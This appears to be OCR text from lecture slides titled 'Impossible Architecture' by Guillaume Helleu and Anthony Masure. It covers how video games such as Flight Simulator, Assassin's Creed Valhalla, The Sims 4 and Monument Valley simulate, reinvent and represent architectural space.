
IMPOSSIBLE ARCHITECTURE

HINT3RLAND & HEAD–GENÈVE, HES–SO

GUILLAUME HELLEU & ANTHONY MASURE

ARCHITECTURAL SIMULATION

Video games can simulate portions of the real world (present or past) and offer new interactions in real time.




Flight Simulator **(Microsoft, 2020)**

Assassin's Creed Valhalla : Le siège de Paris **(Ubisoft, 2021)**

THE SIMS 4 (2014)

EXTENSION KIT (DLC)



Zoom: space as a background


SPATIAL CREATION


3D is not only intended to imitate reality in a photorealistic way.


Monument Valley

New field of creation

Space in spherical projection









New field of creation
Spatial superposition

RV FLIP (1962)

How to represent dynamic spaces?



RV Flip (1962)



Blocky Knot Portal

